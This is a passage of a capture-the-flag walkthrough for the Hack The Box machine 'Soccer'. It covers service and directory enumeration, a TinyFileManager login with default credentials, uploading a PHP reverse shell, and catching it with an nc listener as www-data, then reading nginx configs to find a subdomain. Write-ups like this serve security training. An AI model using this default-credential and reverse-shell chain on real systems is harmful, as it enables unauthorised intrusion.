

Soccer

Let's start with enumerating services with simple nmap command.




```
└─$ nmap -sV 10.129.49.246
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-08 08:06 CST
Nmap scan report for 10.129.49.246
Host is up (0.045s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http            nginx 1.18.0 (Ubuntu)
9091/tcp open  xmltec-xmlmail?
```

There is nginx http server running on port 80 and we notice browsing this address "soccer.htb" host name so let's add this to /etc/hosts and refresh page.




```
└─$ echo "10.129.49.246 soccer.htb" | sudo tee -a /etc/hosts
10.129.49.246 soccer.htb
```


Running gobuster we were able to find one directory which contains login page.



```
└─$ gobuster dir -u http://soccer.htb -w /usr/share/dirb/wordlists/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://soccer.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 162]
/.htpasswd            (Status: 403) [Size: 162]
/tiny                 (Status: 301) [Size: 178] [--> http://soccer.htb/tiny/]
Progress: 20469 / 20470 (100.00%)
```



Researching github repo for TinyFileManager we can easily find default credentials and make a successful log in.




File Manager

You are logged in

□	Name	Size	Modified	Perms	Owner	Actions
□	tiny	Folder	17.11.22 08:07	0755	root:root	
□	football.jpg	376.23 KB	17.11.22 08:07	0644	root:root	
□	ground1.jpg	264.68 KB	17.11.22 08:07	0644	root:root	
□	ground2.jpg	218.5 KB	17.11.22 08:07	0644	root:root	
□	ground3.jpg	55.05 KB	17.11.22 08:07	0644	root:root	
□	ground4.jpg	121.57 KB	17.11.22 08:07	0644	root:root	
□	index.html	6.75 KB	17.11.22 08:07	0644	root:root	
	Full Size: 1.02 MB File: 6 Folder: 1 Memory used: 2 MB Partition size: 1.1 GB free of 3.84 GB					


Let's try uploading a reverse shell file to tiny/uploads.



File Manager

□	Name	Size	Modified	Perms	Owner	Actions
	..					
□	revshell.php	2.53 KB	08.12.23 14:22	0644	www-data:www-data	
	Full Size: 2.53 KB File: 1 Folder: 0 Memory used: 2 MB Partition size: 1.1 GB free of 3.84 GB					


Now we set up a listener, go to revshell.php and wait for connection.




```
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.69] from (UNKNOWN) [10.129.49.246] 52522
Linux soccer 5.4.0-135-generic #152-Ubuntu SMP Wed Nov 23 20:19:22 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
 14:23:57 up 20 min,  0 users,  load average: 0.00, 0.02, 0.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (952): Inappropriate ioctl for device
bash: no job control in this shell
www-data@soccer:/$ whoami
whoami
www-data
```

Success ! We obtained access as www-data.


We don't find any way to escalate privileges at /var/www/html. We can't list available commands with sudo -l. At /etc/nginx/sites-enabled we can find 2 files which indicate that there is soccer.htb domain and soc-player subdomain.



```
www-data@soccer:/etc/nginx/sites-enabled$ ls -la
ls -la
total 8
drwxr-xr-x 2 root root 4096 Dec  1  2022 .
drwxr-xr-x 8 root root 4096 Nov 17  2022 ..
lrwxrwxrwx 1 root root   34 Nov 17  2022 default -> /etc/nginx/sites-available/default
lrwxrwxrwx 1 root root   41 Nov 17  2022 soc-player.htb -> /etc/nginx/sites-available/soc-player.htb
```




```
www-data@soccer:/etc/nginx/sites-enabled$ cat default
cat default
server {
        listen 80;
        listen [::]:80;
        server_name 0.0.0.0;
        return 301 http://soccer.htb$request_uri;
}

server {
        listen 80;
        listen [::]:80;

        server_name soccer.htb;

        root /var/www/html;
        index index.html tinyfilemanager.php;

        location / {
               try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.4-fpm.sock;
        }

        location ~ /\.ht {
                deny all;
        }

}
```





```
www-data@soccer:/etc/nginx/sites-enabled$ cat soc-player.htb
cat soc-player.htb
server {
        listen 80;
        listen [::]:80;

        server_name soc-player.soccer.htb;

        root /root/app/views;

        location / {
                proxy_pass http://localhost:3000;
                proxy_http_version 1.1;
                proxy_set_header Upgrade $http_upgrade;
                proxy_set_header Connection 'upgrade';
                proxy_set_header Host $host;
                proxy_cache_bypass $http_upgrade;
        }

}
```

Let's add it to /etc/hosts and visit that page in browser.




```
└─$ echo "10.129.49.246 soc-player.soccer.htb" | sudo tee -a /etc/hosts
```





At first sight it seems almost the same as soccer.htb but we can see few more things to do here, let's create an account on login.



Hello 👋

name@example.com


Email address

username

Username

Password

Password



